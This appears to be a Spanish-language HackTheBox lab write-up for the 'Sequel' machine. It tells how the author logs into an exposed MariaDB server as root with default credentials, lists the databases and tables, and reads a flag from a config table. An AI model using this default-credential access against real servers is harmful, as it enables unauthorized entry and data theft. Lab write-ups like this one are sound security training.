

HackTheBox

Máquina: Sequel
Pablo José Pérez Díez

Tras un escaneo inicial descubrimos un MySql corriendo en la máquina objetivo:



Probamos a conectarnos al MySql de forma remota con las credenciales por defecto de MariaDB y conseguimos acceder:



Una vez dentro identificamos las distintas bases de datos que existen, entramos en la BD con nombre ‘htb’ y observamos que existen las tablas ‘config’ y ‘user’:

```
MariaDB root@10.129.36.77:(none)> SHOW DATABASES
+--------------------+
| Database           |
+--------------------+
| htb                |
| information_schema |
| mysql              |
| performance_schema |
+--------------------+

4 rows in set
Time: 0.766s
MariaDB root@10.129.36.77:(none)> USE htb
You are now connected to database "htb" as user "root"
Time: 0.107s
MariaDB root@10.129.36.77:htb> SHOW TABLES
+---------------+
| Tables_in_htb |
+---------------+
| config        |
| users         |
+---------------+
```

Examinamos el contenido de ambas tablas y obtenemos la flag:

```
MariaDB root@10.129.36.77:htb> select * from users
+----+----------+---------------------+
| id | username | email               |
+----+----------+---------------------+
| 1  | admin    | admin@sequel.htb    |
| 2  | lara     | lara@sequel.htb     |
| 3  | sam      | sam@sequel.htb      |
| 4  | mary     | mary@sequel.htb     |
+----+----------+---------------------+

4 rows in set
Time: 1.038s
MariaDB root@10.129.36.77:htb> select * from config
+----+------------------------+----------------------------------+
| id | name                   | value                            |
+----+------------------------+----------------------------------+
| 1  | timeout                | 60s                              |
| 2  | security               | default                          |
| 3  | auto_logon             | false                            |
| 4  | max_size               | 2M                               |
| 5  | flag                   | 7b4bec00d1a39e3dd4e021ec3d915da8 |
| 6  | enable_uploads         | false                            |
| 7  | authentication_method  | radius                           |
+----+------------------------+----------------------------------+

7 rows in set
Time: 0.118s
MariaDB root@10.129.36.77:htb>
```